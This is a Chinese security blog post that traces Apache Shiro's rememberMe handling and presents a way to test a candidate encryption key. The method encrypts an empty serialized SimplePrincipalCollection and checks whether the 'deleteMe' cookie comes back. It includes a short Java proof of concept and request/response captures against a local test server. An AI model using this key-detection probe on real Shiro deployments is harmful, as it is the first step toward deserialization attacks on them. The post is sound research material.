

一种另类的shiro检测方式

L1NK3R'S BLOG 2020-08-24 | 📌 #java, #shiro

0x01 前言

shiro 这玩意今年出现在大众视野里，众多师傅大喊hvv没有shiro不会玩，实际上追溯这个洞最早开始时候是2016年的事情了，也就是说因为某些攻防演练，这个洞火了起来，当然我也聊一点不一样东西，因为其他东西师傅们都玩出花了。

0x02 过程

首先判断 **shiro** 的 **key** 这个过程，我之前采用的逻辑就是 **YSO** 的 **URLDNS** 针对 **dnslog** 进行处理，如果没有 **dnslog** 的情况下，考虑直接用CC盲打，判断延迟。这种会存在一些小问题，比如当这个 **shiro** 没有 **dnslog**，且 **gadget** 不是CC的情况下，可能会漏过一些漏洞。

大家判断是否是 **shiro** 的逻辑，普遍都是在 **request** 的 **cookie** 中写入 **rememberMe=1**，然后再来看 **response** 的 **set-cookie** 是否出现的 **rememberMe=deleteMe**。下文就针对这个 **rememberMe=deleteMe** 进行深入研究，看看为啥会这样。

网上已经有很多文章，包括我自己树立了一遍 **shiro** 反序列化的整个过程，这里就不多赘述，核心点在 **AbstractRememberMeManager#getRememberedPrincipals** 这段代码中。

```
1 public PrincipalCollection getRememberedPrincipals(SubjectContext subjectCont
2     PrincipalCollection principals = null;
3
4     try {
5         byte[] bytes = this.getRememberedSerializedIdentity(subjectContext);
6         if (bytes != null && bytes.length > 0) {
7             principals = this.convertBytesToPrincipals(bytes, subjectContext)
8         }
9     } catch (RuntimeException var4) {
10         principals = this.onRememberedPrincipalFailure(var4, subjectContext);
11     }
12
13     return principals;
14 }
```


好了，下面我们分别来看两种情况。

1、key不正确的情况

当key错误的时候，我们知道 **AbstractRememberMeManager#decrypt** 是处理解密的过程。

```
1  protected byte[] decrypt(byte[] encrypted) {
2      byte[] serialized = encrypted;
3      CipherService cipherService = this.getCipherService();
4      if (cipherService != null) {
5          ByteSource byteSource = cipherService.decrypt(encrypted, this.getDecr
6              serialized = byteSource.getBytes();
7      }
8
9      return serialized;
10 }
```

这里代码会进入 `cipherService.decrypt(encrypted, this.getDecryptionCipherKey());` 进行处理，由于 key 错误自然是解不出自己想要的内容，所以进入到 **JcaCipherService#crypt(Cipher cipher, byte[] bytes)** 这里会抛出异常。



```
private byte[] crypt(Cipher cipher, byte[] bytes) throws CryptoException {
    try {
        return cipher.doFinal(bytes);
    } catch (Exception var5) {
        String msg = "Unable to execute 'doFinal' with cipher instance [* + cipher + \']";
        throw new CryptoException(msg, var5);
    }
}
```

这里抛出异常之后，自然会进入到我们最开始核心点 **AbstractRememberMeManager#getRememberedPrincipals** 的 `catch` 异常捕获的逻辑当中，别急，先慢慢品一下这个。

```
1  catch (RuntimeException var4) {
2      principals = this.onRememberedPrincipalFailure(var4, subjectContext
3      }
```

跟进去 **onRememberedPrincipalFailure** 方法，这里代码就4行，不多赘述继续跟进 **forgetIdentity** 方法。

```
1  protected PrincipalCollection onRememberedPrincipalFailure(RuntimeException e,
2      if (log.isDebugEnabled()) {
3      log.debug("There was a failure while trying to retrieve remembered pri
4      }
5
6      this.forgetIdentity(context);
7      throw e;
8  }
```

在 **forgetIdentity** 方法当中从 **subjectContext** 对象获取 **request** 和 **response** , 继续由 `forgetIdentity(HttpServletRequest request, HttpServletResponse response)` 这个构造方法处理。

```
1 public void forgetIdentity(SubjectContext subjectContext) {
2     if (WebUtils.isHttp(subjectContext)) {
3         HttpServletRequest request = WebUtils.getHttpRequest(subjectContext);
4         HttpServletResponse response = WebUtils.getHttpResponse(subjectContext);
5         forgetIdentity(request, response);
6     }
7 }
```

跟进 `forgetIdentity(HttpServletRequest request, HttpServletResponse response)` , 看到一个 **removeFrom** 方法。

```
1 private void forgetIdentity(HttpServletRequest request, HttpServletResponse re
2     getCookie().removeFrom(request, response);
3 }
```

继续跟进 **removeFrom** 方法, 发现了给我们的 **Cookie** 增加 **deleteMe** 字段的位置了。

```
1 public void removeFrom(HttpServletRequest request, HttpServletResponse respon
2     String name = getName();
3     String value = DELETED_COOKIE_VALUE; //deleteMe
4     String comment = null; //don't need to add extra size to the response - c
5     String domain = getDomain();
6     String path = calculatePath(request);
7     int maxAge = 0; //always zero for deletion
8     int version = getVersion();
9     boolean secure = isSecure();
10    boolean httpOnly = false; //no need to add the extra text, plus the value
11
12    addCookieHeader(response, name, value, comment, domain, path, maxAge, ver
```

2、反序列化gadget

还有一种情况, 大家用反序列化 **gadget** 生成之后, 拿shiro加密算法进行加密, 但是最后依然在 **response** 里面携带了 `rememberMe=deleteMe`。

```

1 GET /debugshiro/ HTTP/1.1
2 Host: 127.0.0.1:8088
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:78.0)
  Gecko/20100101 Firefox/78.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language:
  zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Connection: close
8
9 Cookie: _ga=GA1.1.636880978.1585905453;rememberMe=
  nCKFw0ykTQecORVv3PD59VCHBbEVqLHr+7twl01FLwplrJj1sCp99gk8cVpmQ4PP1aws/pPQ/
  syY7nWoAod/hMV4gwWvm9Rjp/JNr0uatSjS6PyYnrMLfG5WwQE6W4Bgu7uSD3ElkVYb50Y4Oc
  x+36Nh5tJvW5ykMS53v4hgtWwuiXyZ0257T7y5d/pQjgnNbl9fvEgyecutJx75j07B23IahoH
  TDflua/fka9ZruVTPK8eampFTSNux/NyVVjxpfdvz97bCpuVvDSJpE29W+ndeBFTZB6pj+vB
  SpMJK7cgC+wmYMI0qQzsrnJpZ2r/CMXskvXHkYrQVg8AANHzIQS7zgD+cZYoCq99decJmo+Tt
  hOx/Y02xhEjJ6ksPMouHyIEOfsooyS73UNG9KXLOQ==
10 Upgrade-Insecure-Requests: 1
11
12

```

```

1 HTTP/1.1 200
2 Set-Cookie: rememberMe=deleteMe; Path=/debugshiro; Max-Age=0;
  Expires=Mon, 20-Jul-2020 05:46:43 GMT
3 Set-Cookie: JSESSIONID=132831E4C1E329E6CB330E333599136D;
  Path=/debugshiro; HttpOnly
4 Content-Type: text/html; charset=UTF-8
5 Content-Language: zh-CN
6 Content-Length: 350
7 Date: Tue, 21 Jul 2020 05:46:43 GMT
8 Connection: close
9
10
11 <html>
12 <body>
13 <h2>Hello World!</h2>
14 <form method="post" action="testPermissions"><input type="submit" value
  ="测试Permissions"></form>
15 <form method="post" action="testRoles"><input type="submit" value="
  测试注解配置Roles"></form>
16 <form method="post" action="adminRoles"><input type="submit" value="
  测试XML配置Roles"></form>
17
18 </body>
19 </html>

```

这里再来品一下，还是回到 **AbstractRememberMeManager#convertBytesToPrincipals** 方法当中，这里的key肯定是正确的，所以经过 **decrypt** 处理之后返回 **bytes** 数组，进入了 **deserialize** 方法进行反序列化处理。

```

1 protected PrincipalCollection convertBytesToPrincipals(byte[] bytes, SubjectCo
2     if (this.getCipherService() != null) {
3         bytes = this.decrypt(bytes);
4     }
5
6     return this.deserialize(bytes);
7 }

```


跟进 **deserialize** 方法，下面重点来了。

```

1 protected PrincipalCollection deserialize(byte[] serializedIdentity) {
2     return (PrincipalCollection)this.getSerializer().deserialize(serializedIde
3 }

```

反序列化的 **gadget** 实际上并不是继承了 **PrincipalCollection**，所以这里进行类型转换会报错。



但是在做类型转换之前，先进入了 **DefaultSerializer#deserialize** 进行反序列化处理，等处理结束返回 **deserialized** 时候，进行类型转换自然又回到了上面提到的类型转换异常，我们 **key** 不正确的情况下的 **catch** 异常捕获的逻辑里，后面的流程就和上述一样了。

```

public T deserialize(byte[] serialized) throws SerializationException {
    if (serialized == null) {
        String msg = "argument cannot be null.";
        throw new IllegalArgumentException(msg);
    } else {
        ByteArrayInputStream bais = new ByteArrayInputStream(serialized);
        BufferedInputStream bis = new BufferedInputStream(bais);

        try {
            ObjectInputStream ois = new ClassResolvingObjectInputStream(bis);
            T deserialized = ois.readObject();
            ois.close();
            return deserialized;
        }
    }
}

```

```

try {
    byte[] bytes = this.getRememberedSerializedIdentity(subjectContext);
    if (bytes != null && bytes.length > 0) {
        principals = this.convertBytesToPrincipals(bytes, subjectContext);
    }
} catch (RuntimeException var4) {
    principals = this.onRememberedPrincipalFailure(var4, subjectContext);
}


```

0x03 构造

那么总结一下上面的两种情况，要想达到只依赖shiro自身进行key检测，只需要满足两点：

1. 构造一个继承 **PrincipalCollection** 的序列化对象。
2. key正确情况下不返回 **deleteMe**，key错误情况下返回 **deleteMe**。

基于这两个条件下 **SimplePrincipalCollection** 这个类自然就出现了，这个类可被序列化，继承了 **PrincipalCollection**。



构造POC实际上也很简单，构造一个这个空对象也是可以达到效果的。

```

1 SimplePrincipalCollection simplePrincipalCollection = new SimplePrincipalCollection();
2 ObjectOutputStream obj = new ObjectOutputStream(new FileOutputStream("payload"));
3 obj.writeObject(simplePrincipalCollection);
4 obj.close();

```

key正确：

```

1 GET /debugshiro/ HTTP/1.1
2 Host: 127.0.0.1:8088
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:78.0)
  Gecko/20100101 Firefox/78.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language:
  zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: _ga=GA1.1.636880978.1585905453;rememberMe=
  IkJPgkKIS82Z5+BBQxrktP+iywJIXM++/+sdHoGvD/Iyl+6+BJtKq9m1TNKM2M3Gk6w0naMTF
  v+KQL67qAVs69zIPwD16LRBLYr0fr1W60YIQrPsdeOeaWunthP7EgbHj1AINXF+cNut731ON3
  HyhGEpZeCP10cPjWcJAgXrvPuZoNRTow3X1UcFWSYbm49f
9 Upgrade-Insecure-Requests: 1
10
11

```

```

1 HTTP/1.1 200
2 Set-Cookie: JSESSIONID=74A1DE539F8B35EEA7DC84912CFC51B7;
  Path=/debugshiro; HttpOnly
3 Content-Type: text/html; charset=UTF-8
4 Content-Language: zh-CN
5 Content-Length: 350
6 Date: Tue, 21 Jul 2020 06:10:49 GMT
7 Connection: close
8
9
10 <html>
11 <body>
12 <h2>Hello World!</h2>
13 <form method="post" action="testPermissions"><input type="submit" value
  ="测试Permissions"></form>
14 <form method="post" action="testRoles"><input type="submit" value="
  测试注解配置Roles"></form>
15 <form method="post" action="adminRoles"><input type="submit" value="
  测试XML配置Roles"></form>
16 </body>
17 </html>

```

key错误:

```

1 GET /debugshiro/ HTTP/1.1
2 Host: 127.0.0.1:8088
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:78.0)
  Gecko/20100101 Firefox/78.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language:
  zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: _ga=GA1.1.636880978.1585905453;rememberMe=
  douPol3dToC6jZ6GQOj7AMHZmfyc+9qfGLP+9aiI+vieXIUodvbaZAeQv8DPrA/U7SUxnTl6+
  kd1XLNECWmNWYRf0ln/Bd0t6IH01HW56ckFmmt8OzTaDyRF4zGIySHMcxGe6EBDtG57/gOf00
  55VLeFAgeCyLdJd8CsynNrBDDoIfUMIiQuiDTQ6Z+DgCCG
9 Upgrade-Insecure-Requests: 1
10
11

```

```

1 HTTP/1.1 200
2 Set-Cookie: rememberMe=deleteMe; Path=/debugshiro; Max-Age=0;
  Expires=Mon, 20-Jul-2020 06:12:30 GMT
3 Set-Cookie: JSESSIONID=FB746DB251C72124715CC582DC704CD3;
  Path=/debugshiro; HttpOnly
4 Content-Type: text/html; charset=UTF-8
5 Content-Language: zh-CN
6 Content-Length: 350
7 Date: Tue, 21 Jul 2020 06:12:30 GMT
8 Connection: close
9
10
11 <html>
12 <body>
13 <h2>Hello World!</h2>
14 <form method="post" action="testPermissions"><input type="submit" value
  ="测试Permissions"></form>

```

Copyright © 2021 llnk3r

闽ICP备19007817号-1